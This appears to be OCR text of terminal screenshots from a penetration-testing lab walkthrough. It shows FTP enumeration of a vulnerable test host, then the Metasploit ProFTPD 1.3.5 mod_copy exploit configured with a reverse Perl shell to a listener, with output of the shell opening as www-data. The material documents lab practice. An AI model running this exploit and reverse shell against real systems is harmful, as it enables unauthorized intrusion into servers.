

The Trembling Uterus: ...
qterminal
Thunar
05:44 PM
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ ftp 172.20.10.4
Connected to 172.20.10.4.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [172.20.10.4]
Name (172.20.10.4:kali): vagrant
331 Password required for vagrant
Password:
230 User vagrant logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
257 "/home/vagrant" is the current directory
ftp> cd ..
250 CWD command successful
ftp> dir
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x 3 anakin_skywalker users 4096 Oct 29 2020 anakin_skywalker
drwxr-xr-x 3 artoo_detoo users 4096 Oct 29 2020 artoo_detoo
drwxr-xr-x 2 ben_kenobi users 4096 Oct 29 2020 ben_kenobi
drwxr-xr-x 2 boba_fett users 4096 Oct 29 2020 boba_fett
drwxr-xr-x 2 c_three_pio users 4096 Oct 29 2020 c_three_pio
drwxr-xr-x 2 chewbacca users 4096 Oct 29 2020 chewbacca
drwxr-xr-x 2 darth_vader users 4096 Oct 29 2020 darth_vader
drwxr-xr-x 2 greedo users 4096 Oct 29 2020 greedo
drwxr-xr-x 2 han_solo users 4096 Oct 29 2020 han_solo
drwxr-xr-x 2 jabba_hutt users 4096 Oct 29 2020 jabba_hutt
drwxr-xr-x 2 jarjar_binks users 4096 Oct 29 2020 jarjar_binks
drwxr-xr-x 4 kylo_ren users 4096 Oct 29 2020 kylo_ren
drwxr-xr-x 2 lando_calrissian users 4096 Oct 29 2020 lando_calrissian
drwxr-xr-x 2 leia_organa users 4096 Oct 29 2020 leia_organa
drwxr-xr-x 2 luke_skywalker users 4096 Oct 29 2020 luke_skywalker
drwxr-xr-x 7 vagrant vagrant 4096 Apr 11 21:40 vagrant
226 Transfer complete
ftp> exit
221 Goodbye.
(kali㉿kali)-[~]
$


PROFTPD 1.3.5


qterminal
proftpd exploit.png - Ima...
Thunar
04:20 PM
Shell No. 1
File Actions Edit View Help
msf6 > search proftpd
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/misc/netsupport_manager_agent 2011-01-08 average No NetSupport Manager Agent Remote Buffer Overflow
1 exploit/linux/ftp/proftp_sreplace 2006-11-26 great Yes ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2 exploit/freebsd/ftp/proftp_telnet_iac 2010-11-01 great Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
3 exploit/linux/ftp/proftp_telnet_iac 2010-11-01 great Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
4 exploit/unix/ftp/proftpd_modcopy_exec 2015-04-22 excellent Yes ProFTPD 1.3.5 Mod_Copy Command Execution
5 exploit/unix/ftp/proftpd_133c_backdoor 2010-12-02 excellent No ProFTPD-1.3.3c Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/ftp/proftpd_133c_backdoor
msf6 > use 4
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > options
Module options (exploit/unix/ftp/proftpd_modcopy_exec):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 172.20.10.4 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 80 yes HTTP port (TCP)
RPORT_FTP 21 yes FTP port
SITEPATH /var/www/html yes Absolute writable website path
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes Base path to the website
TMPPATH /tmp yes Absolute writable path
VHOST no HTTP server virtual host
Payload options (cmd/unix/reverse_perl):
Name Current Setting Required Description
LHOST 172.20.10.6 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 ProFTPD 1.3.5



qterminal
proftpd exploit.png - Ima...
Thunar
04:23 PM
Shell No. 1
File Actions Edit View Help
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 172.20.10.6:4444
[*] 172.20.10.4:80 - 172.20.10.4:21 - Connected to FTP server
[*] 172.20.10.4:80 - 172.20.10.4:21 - Sending copy commands to FTP server
[*] 172.20.10.4:80 - Executing PHP payload /BlT6V.php
[*] Command shell session 2 opened (172.20.10.6:4444 → 172.20.10.4:38917) at 2021-05-19 16:22:34 -0400
whoami
www-data
ls -la
total 44
drwxr-xrwx 6 root root 4096 May 19 20:22 .
drwxr-xr-x 5 root root 4096 Oct 29 2020 ..
-rw-r--r-- 1 nobody nogroup 78 May 19 20:22 BlT6V.php
-rw-r--r-- 1 nobody nogroup 77 May 19 19:53 Fj5RsV.php
drwxrwxrwx 2 root root 4096 Apr 11 22:30 chat
drwxr-xr-x 9 www-data www-data 4096 Oct 29 2020 drupal
-rw-r--r-- 1 nobody nogroup 78 May 18 11:55 gX4XE.php
-rw-r--r-- 1 nobody nogroup 79 May 18 12:08 oIMsg8.php
-rwxr-xr-x 1 root root 1778 Oct 29 2020 payroll_app.php
drwxr-xr-x 8 root root 4096 Oct 29 2020 phpmyadmin
drwxrwxr-x 2 vagrant vagrant 4096 May 17 21:05 test
bg
^C
Abort session 2? [y/N] y
[*] 172.20.10.4 - Command shell session 2 closed. Reason: User exit
msf6 exploit(unix/ftp/proftpd_modcopy_exec) >

UNREALIRCD 3.2.8.1

